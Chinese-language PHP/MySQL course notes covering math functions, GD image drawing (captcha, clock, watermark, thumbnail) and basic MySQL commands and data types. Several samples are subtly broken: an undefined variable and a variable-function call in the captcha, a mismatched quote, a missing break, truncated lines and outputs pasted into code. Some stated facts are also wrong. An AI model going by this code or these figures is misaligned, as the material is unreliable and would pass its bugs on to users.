echo min(0, 'hello'). '<br />';        0
echo min('hello', 0). '<br />';        hello
echo min('hello', -1). '<br />';      -1
// 对多个数组，min 从左向右比较。因此在本例中：2 == 2，但 4 < 5
var_dump(min(array(2, 4, 8), array(2, 5, 1)));
//array(3) { [0]=> int(2) [1]=> int(4) [2]=> int(8) }
echo '<br />';
// 如果同时给出数组和非数组作为参数，则不可能返回数组，因为数组被视为最大的
var_dump(min('string', array(2, 5, 7), 42));
//string(6) "string"
```

mt_getrandmax — 显示随机数的最大可能值

int mt_getrandmax (void)

返回调用 mt_rand() 所能返回的最大的随机数。

```
echo mt_getrandmax(). '<br />';      2147483647
```

mt_rand — 生成更好的随机数

int mt_rand ([int \$min], int \$max)

```
echo mt_rand(). '<br />';      2086351991
echo mt_rand(). '<br />';      1078404039
echo mt_rand(5, 15). '<br />';    7
```

mt_srand — 播下一个更好的随机数发生器种子

void mt_srand (int \$seed)

用 seed 来给随机数发生器播种。从 PHP 4.2.0 版开始，seed 参数变为可选项，当该项为空时，会被设为随时数。

Note: 自 PHP 4.2.0 起，不再需要用 srand() 或 mt_srand() 给随机数发生器播种，因为现在是由系统自动完成的。

```
function make_seed() {
```

```

    list($usec, $sec) = explode(' ', microtime());
    return (float)$sec + ((float)$usec*100000);
}
mt_srand(make_seed());
echo mt_rand();      2111461292

```

octdec — 八进制转换为十进制

返回 octal_string 参数所表示的八进制数的十进制等值。可转换的最大的数值为 17777777777 或十进制的 2147483647。

```

echo octdec('77').'<br />';      63
echo octdec(decoct(45)).'<br />';  45

```

pi — 得到圆周率值

float pi (void)

返回圆周率的近似值。返回值的 float 精度是由 php.ini 中的 precision 指令确定。默认值是 14。你也可以使用 M_PI 常量，该常量产生与 pi() 完全相同的结果。

```

echo pi().'<br />';      3.14159265359
echo M_PI.'<br />';      3.14159265359

```

pow — 指数表达式

number pow (number \$base , number \$exp)

返回 base 的 exp 次方的幂。

PHP 不能处理负数的 base。

```

echo pow(2,8).'<br />';      256
echo pow(-1,20).'<br />';      1
echo pow(20,-2).'"<br />";      0.0025
echo pow(0,0).'<br />';      1
echo pow(-1,5.5).'<br />';      NAN

```

rad2deg — 将弧度数转换为相应的角度数

float rad2deg (float \$number)

```

echo rad2deg(M_PI_4).'<br />';      45

```

rand — 产生一个随机整数

int rand ([int \$min], int \$max)

如果没有提供可选参数 min 和 max, rand() 返回 0 到 RAND_MAX 之间的伪随机整数。例如想要 5 到 15（包括 5 和 15）之间的随机数，用 rand(5, 15)。

Note: 在某些平台下（例如 Windows）RAND_MAX 只有 32768。如果需要的范围大于 32768，那么指定 min 和 max 参数就可以生成大于 RAND_MAX 的数了，或者考虑用 mt_rand() 来替代之。

```

echo rand().'<br />';      20815
echo rand().'<br />';      24796
echo rand(5,15);          15

```

round — 对浮点数进行四舍五入

float round (float \$val [, int \$precision])

返回将 val 根据指定精度 precision（十进制小数点后数字的数目）进行四舍五入的结果。precision 也可以是负数或零（默认值）。

Note: PHP 默认不能正确处理类似 "12,300.2" 的字符串

```

echo round(3.4).'

```

sqrt — 平方根

float sqrt (float \$arg)

返回 arg 的平方根

```

echo sqrt(9).'

```

srand — 播下随机数发生器种子

void srand ([int \$seed])

用 seed 播下随机数发生器种子。

Note: 自 PHP 4.2.0 起, 不再需要用 srand() 或 mt_srand() 给随机数发生器播种, 因为现在是由系统自动完成的。

```

function make_seed1() {
    list($usec, $sec) = explode(' ', microtime());
    return (float)$sec+((float)$usec*100000);
}
srand(make_seed1());
echo rand();           1067

```

```

<?php
srand(date('s'));
echo rand(5,15);

```

一秒钟之内产生的随机数字不会发生变化。

图像处理

重点:

一、画图

验证码, 统计图

二、改图

缩放, 加水印, 返转, 锐化

创建图像资源 ----- 画板 --- 高度, 宽度, 背景色


创建多种颜色 --- 用到什么色

画出各种图形 ----- 函数

输出 --- 保存

关闭

```
<?php
$img=imagecreatetruecolor(200,200);
$red=imagecolorallocate($img,255,0,0);
$yellow=imagecolorallocate($img,255,255,0);
$blue=imagecolorallocate($img,0,0,0xff);
$green=imagecolorallocate($img,0,0xff,0);
$pink=imagecolorallocate($img,0xff,0,0xff);
$gray=imagecolorallocate($img,0xcc,0xcc,0xcc);
imagefill($img,0,0,$gray);
imagegif($img,"img/first.gif");
imagedestroy($img);
```



```
<?php
header("Content-Type:image/gif");//设置头信息，告诉浏览器这是个图片类型
date_default_timezone_set("PRC");//设置时区
$h=date("H");
$i=date("i");
$s=date("s");

$img=imagecreatetruecolor(200,250);//创建画板
//设置颜色
$red=imagecolorallocate($img,255,0,0);
$yellow=imagecolorallocate($img,255,255,0);
$blue=imagecolorallocate($img,0,0,0xff);
$green=imagecolorallocate($img,0,0xff,0);
$pink=imagecolorallocate($img,0xff,0,0xff);
$gray=imagecolorallocate($img,0xcc,0xcc,0xcc);
//填充背景
imagefill($img,0,0,$gray);

imageline($img,0,0,200,200,$yellow);//画线
imageline($img,200,0,0,200,$yellow);
imageellipse($img,100,100,50,50,$red);//画椭圆
```

```


imagerectangle($img, 50, 50, 150, 100, $blue); //画矩形
imagefilledrectangle($img, 50, 120, 150, 180, $green); //填充矩形
imagestring($img, 5, 60, 60, "LAMP", $pink); //在图片上输出文字

$time="NOW:{$h}:{$i}:{$s}";

imagestring($img, 5, 50, 220, $time, $blue);

imagegif($img); //输出图片，如果给出第二个参数为文件名，则生成文件
imagedestroy($img); //销毁图片资源。、

```



画钟表

HTML 部分

```


<script>
    var obj=document.getElementById("pic");
        setInterval(function() {
            obj.src="pic.php?a="+Math.random();
        }, 1000);
</script>

```

PHP 部分

```

<?php
    header("Content-Type:image/gif"); //通过发送头信息，告诉浏览器发送的是
    GIF 类型的数据
    date_default_timezone_set("PRC"); //设置时区为中国
    $h=date("H"); //得到小时数
    $i=date("i"); //得到分钟数
    $s=date("s"); //得到秒数

```

```

$img=imagecreatetruecolor(200,250);//创建画板

$red=imagecolorallocate($img,255,0,0);//创建红色
$yellow=imagecolorallocate($img,255,255,0);//创建黄色
$blue=imagecolorallocate($img,0,0,0xff);//创建蓝色
$green=imagecolorallocate($img,0,0xff,0);//创建绿色
$pink=imagecolorallocate($img,0xff,0,0xff);//创建粉色
$gray=imagecolorallocate($img,0xff,0xff,0xff);//创建白色

imagefill($img,0,0,$gray);//填充白色

imageellipse($img,100,100,199,200,$red);//画椭圆
imagestring($img,5,100,2,"12",$red);//写数字 1 2
imagestring($img,5,190,100,"3",$red);//写数字 3
imagestring($img,5,100,185,"6",$red);//写数字 6
imagestring($img,5,5,100,"9",$red);//写数字 9

$bz=90;//设置秒针长度
$x=100+$bz*sin($s*pi()/30);//计算秒针终点的 x 坐标
$y=100-$bz*cos($s*pi()/30);//计算秒针终点的 Y 坐标
$bz1=10;
$x1=100+$bz1*sin(($s+30)*pi()/30);
$y1=100-$bz1*cos(($s+30)*pi()/30);

$fz=75;//设置分针长度
$fx=100+$fz*sin($i*pi()/30);//计算分针终点的 x 坐标
$fy=100-$fz*cos($i*pi()/30);//计算分针终点的 y 坐标
$fz1=10;
$fx1=100+$fz1*sin(($i+30)*pi()/30);
$fy1=100-$fz1*cos(($i+30)*pi()/30);

$sz=60;//设置时针长度
$sx=100+$sz*sin(($h%12+$i/60)*pi()/6);//计算时针终点的 x 坐标
$sy=100-$sz*cos(($h%12+$i/60)*pi()/6);//计算时针终点的 x 坐标
$sz1=10;
$sx1=100+$sz1*sin(($h%12+$i/60)*pi()/6+pi());
$sy1=100-$sz1*cos(($h%12+$i/60)*pi()/6+pi());


imageline($img,100,100,$x,$y,$blue);//画秒针
imageline($img,100,100,$x1,$y1,$blue);
imageline($img,100,100,$fx,$fy,$green);//画分针
imageline($img,100,100,$fx1,$fy1,$green);
imageline($img,100,100,$sx,$sy,$red);//画时针

```

```

imageline($img, 100, 100, $sx1, $sy1, $red);
$time="NOW: { $h } : { $i } : { $s }";
imagestring($img, 5, 50, 220, $time, $blue); //写当前时间
imagegif($img);
imagedestroy($img);

```



画饼图

```

<?php
$img = imagecreatetruecolor(100,100);

$white = imagecolorallocate($img, 0xFF, 0xff, 0xff);
$gray = imagecolorallocate($img, 0xc0, 0xc0, 0xc0);
$darkgray = imagecolorallocate($img, 0x90, 0x90, 0x80);
$navy = imagecolorallocate($img, 0x00, 0x00, 0x80);
$darknavy = imagecolorallocate($img, 0x00, 0x00, 0x50);
$red = imagecolorallocate($img, 0xff, 0x00, 0x00);
$darkred = imagecolorallocate($img, 0x90, 0x00, 0x00);

imagefill($img, 0, 0, $darkred);


for($i = 60; $i > 50; $i--) {
    imagefilledarc($img, 50, $i, 100, 50, 0, 90, $darknavy, IMG_ARC_PIE);
    imagefilledarc($img, 50, $i, 100, 50, 90, 180, $darkgray, IMG_ARC_PIE);
    //imagefilledarc($img, 50, $i, 100, 50, 180, 360, $darkred, IMG_ARC_PIE);
}

imagefilledarc($img, 50, 50, 100, 50, 0, 90, $navy, IMG_ARC_PIE);

```

```
imagefilledarc($img, 50, 50, 100, 50, 90, 180, $gray, IMG_ARC_PIE);
imagefilledarc($img, 50, 50, 100, 50, 180, 360, $red, IMG_ARC_PIE);

header("Content-Type:image/png");
imagepng($img);
imagedestroy($img);
```



汉字阴影效果

```
<?php
header("Content-Type:image/gif");
$img=imagecreatefromjpeg('hee.jpg');
list($width, $height, $type) = getimagesize('hee.jpg');

$white = imagecolorallocate($img, 255, 0, 255);
$gray = imagecolorallocate($img, 255, 0, 0);
$black = imagecolorallocate($img, 0, 0, 200);

imagettftext($img, 50, 0, 10, 100, $black, 'simsun.ttc', '中文字体');
imagettftext($img, 50, 0, 12, 102, $gray, 'simsun.ttc', '中文字体');
imagegif($img);
imagedestroy($img);
```



GB2312 的 PHP 文件在 UTF-8 环境中输出汉字

```
<?php
header('Content-Type:image/gif');
$img = imagecreatetruecolor(400, 300);
$white = imagecolorallocate($img, 255, 0, 255);
$gray = imagecolorallocate($img, 255, 0, 0);
$black = imagecolorallocate($img, 0, 0, 200);
```



```

imagefill($img, 0, 0, $white);
$font = iconv('gb2312', 'utf-8', '中文字体');
imagefttext($img, 50, 0, 10, 100, $black, 'simsun.ttc', $font);
imagefttext($img, 50, 0, 12, 102, $gray, 'simsun.ttc', $font);
imagegif($img);
imagedestroy($img);

```



图像垂直翻转

```
<?php
```

```

function turn_x($image){
    $img = imagecreatefromjpeg('hee.jpg');
    $width = imagesx($img);
    $height = imagesy($img);
    $nimg = imagecreatetruecolor($width, $height);
    for($y=$height; $y>0; $y--){
        imagecopy($nimg, $img, 0, $height-$y, 0, $y-1, $width, 1);
    }
    //imagejpeg($nimg, 'x_.$image);      //给出文件名就以文件的形式
    //存储，否则在浏览器中输出
    imagejpeg($nimg);
    imagedestroy($img);
    imagedestroy($nimg);
}
turn_x('hee.jpg');

```



图像水平翻转

```
<?php
```

```

function turn_y($image){
    $img = imagecreatefromjpeg('hee.jpg');
    $width = imagesx($img);
    $height = imagesy($img);
    $nimg = imagecreatetruecolor($width, $height);
    for($x=$width; $x > 0; $x--){

```

```

        imagecopy($nimg, $img, $width-$x, 0, $x-1, 0, 1, $height);
    }
    imagejpeg($nimg);
    imagedestroy($img);
    imagedestroy($nimg);
}
turn_y('hee.jpg');

```



验证码

表单部分

```

<?php
    session_start();
    if(isset($_POST['sub'])){
        echo $_POST['code'].'<br />';
        echo $_SESSION['code'].'<br />';
        if(strtoupper($_POST['code'])==strtoupper($_SESSION['code'])){
            echo 'exacutitute';
        }else{
            echo 'error';
        }
    }
}

?>
<form method='post'>
    code:<input type="text" name="code"
onkeyup="if(this.value!=this.value.toUpperCase())
this.value=this.value.toUpperCase()" /><img src='code.php'
onclick="this.src='code.php?'+Math.random()" /><br />
<input type="submit" name="sub" value="submit" />
</form>

```

PHP 部分

```

<?php
    session_start();
    $width = 100;
    $height = 20;
    $codenum = 6;
    $grn = $width * $height / 15;
    //1 创建背景

```

```

    $img = imagecreatetruecolor($width, $height);
    $bgcolor = imagecolorallocate($img, rand(225, 255), rand(225, 255),
rand(225, 255));
    imagefill($img, 0, 0, $bgcolor);
    $kcolor = imagecolorallocate($img, 0, 0, 0); //边框颜色
    imagerectangle($img, 0, 0, $width-1, $height-1, $kcolor);
    //2 设置干扰元素
    for($i=0; $i<$grn; $i++){
        $gcolor = imagecolorallocate($img, rand(0, 255), rand(0, 255),
rand(0, 255));
        imagesetpixel($img, rand(1, $width-2), rand(1, $height-2), $color);
    }
    for($i=0; $i<10; $i++){
        $xcolor=imagecolorallocate($img, rand(0, 255), rand(0, 255),
rand(0, 255));
        imageellipse($img, rand(-10, $width+40), rand(-10, $height+30),
rand(0, $width+20), rand(0, $height+30), $xcolor);
    }
    //3 输出文字
    $text='abcdefghijklmnopqrstuvwxyzABCDEFGHJKLMNOPQRSTUVWXYZ9876543'; // 除 去
有争议的 o011I2zZ 等;
    $code='';
    for($i=0; $i<$codenum; $i++){
        $char = $text{rand(0, strlen($text)-1)}; //字符串可以看成是一个数
组
        $fcolor = imagecolorallocate($img, rand(0, 200), rand(0, 120),
rand(0, 200));
        $x=floor(($width/$codenum)*$i+3);
        $y=rand(0, $height-imagefontheight(5));
        imagechar($img, 5, $x, $y, $char, $fcolor);
        $code.=$char;
    }
    $_SESSION['code']=$code;
    //输出图片
    if(imagetypes() & IMG_GIF){
        header('Content-type:image/gif');
        imagegif($img);
    }else if(imagetypes() & IMG_JPG){
        header('Content-type:image/png');
        imagepng($img);
    }else if($imagetypes() & IMG_PNG){
        header('Content-type:image/png');
        imagepng($img);
    }

```

```

}else{
    echo 'GD 库 error!';
    exit;
}
imagedestroy($img);

```

code: 

图片剪裁

```
<?php
```

```

function cut($image, $s_x, $s_y, $width, $height) {
    $img = imagecreatefromjpeg($image);
    $nimg = imagecreatetruecolor($width, $height);
    imagecopy($nimg, $img, 0, 0, $s_x, $s_y, $width, $height);
    imagejpeg($nimg);
    imagedestroy($img);
    imagedestroy($nimg);
}
cut('hee.jpg', 440, 140, 120, 120);

```



透明图片的缩放

```
<?php
```

```

function thumb($imageName, $twidth, $theight, $qz='th_') {
    if(!file_exists($imageName)) {
        echo '图片不存在!';
        return ;
    }
    list($width, $height, $type) = getimagesize($imageName);
    switch($type) {
        case 1:
            $var='gif';
            break;
        case 2:
            $var='jpeg';
            break ;
        case 3:
            $var='png';
        default:

```

```

        return ;
    }
    $nvar='imagecreatefrom'.$var;
    $img=$nvar($imageName);
    if($twidth && ($width < $height)){
        $twidth = ($theight / $height) * $width;
    }else{
        $theight = ($twidth / $width) * $height;
    }
    $dimg = imagecreatetruecolor($twidth, $theight);
    $otsc = imagecolortransparent($img);//将某个颜色定义为透明色
    if($otsc >= 0 && $otsc < imagecolorstotal($img)){//取得一幅图像
        的调色板中的颜色的数目
        $tran = imagecolorsforindex($img, $otsc);//取得某索引的
        颜色
        $newt = imagecolorallocate($dimg, $tran['red'],
        $tran['green'], $tran['blue']);
        imagefill($dimg, 0, 0, $newt);
        imagecolortransparent($dimg, $newt);
    }
    imagecopyresized($dimg,$img, 0, 0, 0, 0,$twidth, $theight,
    $width,$height);
    $nnvar='image'.$var;
    header('Content-Type:image/'.$var);
    $nnvar($dimg, $qz.$imageName);
    imagedestroy($img);
    imagedestroy($dimg);
    return $qz.$imageName;
}
echo thumb('map.gif', 100, 100, 'th_');

```



添加水印

```

<?php
function getT($type){
    switch($type){
        case 1:
            return 'gif';
            break;
        case 2:

```

```

        return 'jpeg';
        break;
    case 3:
        return 'png';
        break;
    default:
        return;
    }
}

function water($bimage, $wimage, $pos, $qz='wa_'){
    list($bwidth, $bheight, $btype) = getimagesize($bimage);
    list($wwidth, $wheight, $wtype) = getimagesize($wimage);

    $bnvar='imagecreatefrom'.getT($btype);
    $wnvar='imagecreatefrom'.getT($wtype);
    $bimg=$bnvar($bimage);
    $wimg=$wnvar($wimage);
    switch($pos){
        case 0:
            $x=rand(0,$bwidth-$wwidth);
            $y=rand(0,$bheight-$wheight);
            break;

        case 1:
            $x=0;
            $y=0;
            break;

        case 2:
            $x=floor(($bwidth-$wwidth)/2);
            $y=0;
            break;

        case 3:
            $x=$bwidth-$wwidth;
            $y=0;
            break;

        case 4:
            $x=0;
            $y=floor(($bheight-$wheight)/2);
            break ;

        case 5:
            $x=floor(($bwidth-$wwidth)/2);
            $y=floor(($bheight-$wheight)/2);
            break ;

        case 6:
            $x=$bwidth-$wwidth;

```

```

        $y=floor(($bheight-$wheight)/2);
        break ;
    case 7:
        $x=0;
        $y=$bheight-$wheight;
        break ;
    case 8:
        $x=floor(($bwidth-$wwidth)/2);
        $y=$bheight-$wheight;
        break ;
    case 9:
        $x=$bwidth-$wwidth;
        $y=$bheight-$wheight;
        break ;
    default :
        return ;
}
imagecopy($bimg,$wimg,$x,$y,0,0,$wwidth,$wheight);
$nnvar='image'.getT($btype);//imagegif imagejpg imagepng
//header('Content-Type:image/'.getT($btype));
$nnvar($bimg,$qz.$bimage);
imagedestroy($bimg);
imagedestroy($wimg);
return $qz.$bimage;
}
echo water('map.gif','php.gif',0,'wa0_').'<br>';
echo water('map.gif','php.gif',1,'wa1_').'<br>';
echo water('map.gif','php.gif',2,'wa2_').'<br>';
echo water('map.gif','php.gif',3,'wa3_').'<br>';

```

数据库

数据类型

类型	字节	最小值 (带符号的/无符号的)	最大值 (带符号的/无符号的)
TINYINT	1	-128	127
		0	255
SMALLINT	2	-32768	32767
		0	65535
MEDIUMINT	3	-8388608	8388607
		0	16777215
INT	4	-2147483648	2147483647

		0	4294967295
BIGINT	8	-92233720368547 75808	9223372036854775 807
		0	1844674407370955 1615

数值类型存储需求

列类型	存储需求
TINYINT	1个字节
SMALLINT	2个字节
MEDIUMINT	3个字节
INT, INTEGER	4个字节
BIGINT	8个字节
FLOAT(<i>p</i>)	如果 $0 \leq p \leq 24$ 为4个字节, 如果 $25 \leq p \leq 53$ 为8个字节
FLOAT	4个字节
DOUBLE [PRECISION], itemREAL	8个字节
DECIMAL(<i>M</i> , <i>D</i>), NUMERIC(<i>M</i> , <i>D</i>)	变长; 参见下面的讨论
BIT(<i>M</i>)	大约 $(M+7)/8$ 个字节

日期和时间类型的存储需求

列类型	存储需求
DATE	3 个字节
DATETIME	8 个字节
TIMESTAMP	4 个字节
TIME	3 个字节
YEAR	1 个字节

字符串类型的存储需求

列类型	存储需求
CHAR(<i>M</i>)	<i>M</i> 个字节, $0 \leq M \leq 255$
VARCHAR(<i>M</i>)	<i>L</i> +1 个字节, 其中 $L \leq M$ 且 $0 \leq M \leq 65535$ (老师讲的是 255)
BINARY(<i>M</i>)	<i>M</i> 个字节, $0 \leq M \leq 255$
VARBINARY(<i>M</i>)	<i>L</i> +1 个字节, 其中 $L \leq M$ 且 $0 \leq M \leq 255$
TINYBLOB, TINYTEXT	<i>L</i> +1 个字节, 其中 $L < 2^8$
BLOB, TEXT	<i>L</i> +2 个字节, 其中 $L < 2^{16}$

MEDIUMBLOB, MEDIUMTEXT	$L+3$ 个字节, 其中 $L < 2^{24}$
LONGBLOB, LONGTEXT	$L+4$ 个字节, 其中 $L < 2^{32}$
ENUM('value1', 'value2', ...)	1或2个字节, 取决于枚举值的个数(最多65, 535个值)
SET('value1', 'value2', ...)	1、2、3、4或者8个字节, 取决于 set 成员的数目(最多64个成员)

MySQL 数据的存放位置

Windows 下 MySQL 数据的存放位置: C:\AppServ\MySQL\data

Linux 下 MySQL 数据的存放位置: /usr/local/mysql/var

启动、关闭 MySQL 服务

Windows 下启动 MySQL 服务

```
C:\>net start mysql
mysql 服务已经启动成功。
```

Windows 下关闭 MySQL 服务

```
C:\>net stop mysql
mysql 服务正在停止.
mysql 服务已成功停止。
```

Linux 下启动 MySQL 服务

```
[root@mickey /]# /usr/local/mysql/bin/mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.0.41-log Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

```
mysql>
```

Linux 下启动 MySQL 服务

```
[root@mickey /]# /usr/local/mysql/bin/mysqladmin -u root -p shutdown
Enter password:
[root@mickey /]#
```

MySQL 进入与退出

[root@mickey /]# /usr/local/mysql/bin/mysql -u root -p 这样登录 MySQL
比用 mysql -u root -p 123456 更安全可以防止密码泄漏

```
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.0.41-log Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

```
mysql> quit
Bye
```

查看所有 MySQL 用户信息

```
mysql> SELECT * FROM mysql.user \G;
```

删除空用户:

```
mysql> DELETE FROM mysql.user where password='';
```

查看 MySQL 服务状态:

```
mysql> \s
```

查看 MySQL 中的数据库:

```
mysql> SHOW DATABASES;
```

规范的写法: SQL 语句关键用大写字母, 数据库名, 表名, 字段名用小写

```
mysql> SELECT * FROM mysql.user;
mysql> USE mysql      设置 mysql 数据库为默认数据库
Database changed
mysql> SELECT * FROM user;
mysql> SHOW TABLES; 显示数据库中所有的表
mysql> ? SHOW        查看 SHOW 命令的帮助
mysql> ? SELECT      查看 SELECT 命令的帮助
mysql> ? CREATE       查看 CREATE 命令的帮助
```

创建数据库、表

创建数据库 db28

```
mysql> CREATE DATABASE db28;
```

Query OK, 1 row affected (0.01 sec)

删除数据库 db28

```
mysql> DROP DATABASE db28;
```

Query OK, 0 rows affected (0.01 sec)

如果不存在 db28 数据库, 就创建 db28 数据库

```
mysql> CREATE DATABASE IF NOT EXISTS db28;
```

Query OK, 1 row affected (0.01 sec)

如果存在 db28 数据库, 就删除 db28 数据库

```
mysql> DROP DATABASE IF EXISTS db28;
```

Query OK, 0 rows affected (0.00 sec)

```
mysql> ? CREATE TABLE;      查看 CREATE TABLE 的帮助
```

```
mysql> CREATE TABLE
```

```
-> \c      终止输入的命令
```

创建 users 表

```
mysql> CREATE TABLE users (
```

```
-> id INT,
```

```
-> username VARCHAR(30),
```

```
-> age INT,
-> sex CHAR(4),
-> height DOUBLE,
-> email VARCHAR(60),
-> desn TEXT);
```

显示数据库中的表

```
mysql> SHOW TABLES;
```

```
+-----+
| Tables_in_db28 |
+-----+
| users          |
+-----+
```

1 row in set (0.01 sec)

列出表结构

```
mysql> DESC users;//mysql> EXPLAIN users;// mysql> DESCRIBE users;//mysql>
```

SHOW COLUMNS FROM users;

```
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id         | int(11)       | YES  |     | NULL    |       |
| username   | varchar(30)   | YES  |     | NULL    |       |
| age        | int(11)       | YES  |     | NULL    |       |
| sex        | char(4)       | YES  |     | NULL    |       |
| height     | double        | YES  |     | NULL    |       |
| email      | varchar(60)   | YES  |     | NULL    |       |
| desn       | text          | YES  |     | NULL    |       |
+-----+-----+-----+-----+-----+-----+
```

7 rows in set (0.01 sec)

```
[root@mickey db28]# pwd
```

```
/usr/local/mysql/var/db28
```

```
[root@mickey db28]# ls
```

db.opt users.frm 结构文件、users.MYD 数据文件、users.MYI 索引文件

```
mysql> INSERT INTO users VALUES(1, 'admin', 10, 'nan', 189.78, 'aaa@abc.com',
'good');
```

Query OK, 1 row affected (0.06 sec)

```
mysql> INSERT INTO users(username, age, email, height) VALUES('list', 20,
'bb@sina.com', 189.32), ('hello', 30, 'ccc@bb.com', 156.32), ('zzz', 40,
'www@bai.com', 176.21);
```

Query OK, 3 rows affected (0.01 sec)

Records: 3 Duplicates: 0 Warnings: 0

```
mysql> SELECT * FROM users;
```

id	username	age	sex	height	email	desn
1	admin	10	nan	189.78	aaa@abc.com	good
NULL	list	20	NULL	189.32	bb@sina.com	NULL
NULL	hello	30	NULL	156.32	ccc@bb.com	NULL
NULL	zzz	40	NULL	176.21	www@bai.com	NULL

```
4 rows in set (0.00 sec)
```

```
mysql> UPDATE users SET sex='nv';
```

```
Query OK, 4 rows affected (0.03 sec)
```

```
Rows matched: 4 Changed: 4 Warnings: 0
```

```
mysql> UPDATE users SET id=5 WHERE username='zzz';
```

```
Query OK, 1 row affected (0.00 sec)
```

```
Rows matched: 1 Changed: 1 Warnings: 0
```

```
mysql> UPDATE users SET username='kkk', age=99, sex='nan', height=155.55,  
email='ew@sohu.com', desn='hello word' where id=1;
```

```
Query OK, 1 row affected (0.02 sec)
```

```
Rows matched: 1 Changed: 1 Warnings: 0
```

```
mysql> SELECT * FROM users;
```

id	username	age	sex	height	email	desn
1	kkk	99	nan	155.55	ew@sohu.com	hello word
NULL	list	20	nv	189.32	bb@sina.com	NULL
NULL	hello	30	nv	156.32	ccc@bb.com	NULL
5	zzz	40	nv	176.21	www@bai.com	NULL

```
4 rows in set (0.01 sec)
```

数据类型

数值类型

类型

三种：

数值型

N 种

整数

```

tinyint    1    00000000    -127 -- 128    256
smallint   2
mediumint   3
int         4
bigint      8

```

```
age 1000000000000 * 3 * 10
```

```

float  4
double 8
decimal(100,4)

```

只有数值型可用的属性 **unsigned zerofill**

```

not null
default

```

//**auto_increment** 只用于整数

字符串型
N 种

日期时间型
N 种

```

datetime 8
data 3    YYYYMMDD 20111111 2011-11-11
time 3    HHIISS   111111 11:11:11 1111
year 1    YYYY
timestamp 4 YYYYMMDDHHIISS 20111111111111

```

```

mysql> CREATE TABLE tab1 (id int, age tinyint);
mysql> DESC tab1;

```

Field	Type	Null	Key	Default	Extra
id	int(11)	YES		NULL	
age	tinyint(4)	YES		NULL	

```
mysql> DESC tab2;
```

Field	Type	Null	Key	Default	Extra
id	int(11)	YES		NULL	

price	double(5,2)	YES		NULL	

```
mysql> INSERT INTO tab2 VALUES (1,123456789);
```

```
mysql> SELECT * FROM tab2;
```

id	price
1	999.99

```
mysql> CREATE TABLE tab3(id INT, age TINYINT UNSIGNED, price DOUBLE(5,2) UNSIGNED);
```

```
mysql> INSERT INTO tab3 VALUES(1, 500, -1201);
```

超过范围的取该范围内的最在值或最小值

```
Query OK, 1 row affected, 2 warnings (0.02 sec)
```

```
mysql> SELECT * FROM tab3;
```

id	age	price
1	255	0.00

```
mysql> CREATE TABLE tab4 (id INT, age INT(4) ZEROFILL);
```

```
mysql> INSERT INTO tab4 VALUES(1,123456);
```

int 类型的数据不受长度限制

```
mysql> SELECT * FROM tab4;
```

id	age
1	123456

```
mysql> DROP TABLE tab4;
```

```
mysql> CREATE TABLE tab4 (id INT, age INT(4) ZEROFILL);
```

只有数值类型的数据可以使用 UNSIGNED 和 ZEROFILL 属性

```
mysql> INSERT INTO tab4 VALUES(1, 5);
```

```
mysql> SELECT * FROM tab4;
```

id	age
1	0005

```
mysql> CREATE TABLE tab6(id INT, username VARCHAR(10), sex CHAR(4));
```

CHAR 和 VARCHAR 最大长度是 255 个字节 CHAR 类型占空间大，但读取速度快，VARCHAR 类型占空间少，但读取慢

```
mysql> INSERT INTO tab6 VALUES(1, 'aaaaaaaaaaaaaaaaaaaa', 'ddddddd');
mysql> SELECT * FROM tab6;
```

id	username	sex
1	aaaaaaaaaa	dddd

BLOB 可以存二进制文件，例图片、声音之类。

TEXT 可以存储文本。

在数据库中存储图片，只存文件名即可没必要存储路径，当储存原图、缩略图、水印图时，没必要设置成三个字段，一个字段即可，因为可以原图文件名命名相关图片的文件名。

ENUM 不是枚举中的值存不进去，不论字符串多长，在枚举中只占一个字节。

```
mysql> DESC mysql.user;
```

Repl_slave_priv	enum('N','Y')
Repl_client_priv	enum('N','Y')
Create_view_priv	enum('N','Y')
Show_view_priv	enum('N','Y')

```
mysql> CREATE TABLE tab7 (id INT, week ENUM('sunday','monday', 'tuesday',
'wednesday', 'thursday', 'friday','saturday'));
```

```
mysql> INSERT INTO tab7 VALUES(1,'tuesday');
```

```
mysql> INSERT INTO tab7 VALUES(2,'wednesday');
Query OK, 1 row affected, 1 warning (0.00 sec)
```

```
mysql> INSERT INTO tab7 VALUES(3, 'saturday');
```

```
mysql> INSERT INTO tab7 VALUES(4, 'freeday');
Query OK, 1 row affected, 1 warning (0.00 sec)
```

```
mysql> SELECT * FROM tab7;
```

id	week
1	tuesday
2	
3	saturday
4	

SET

```
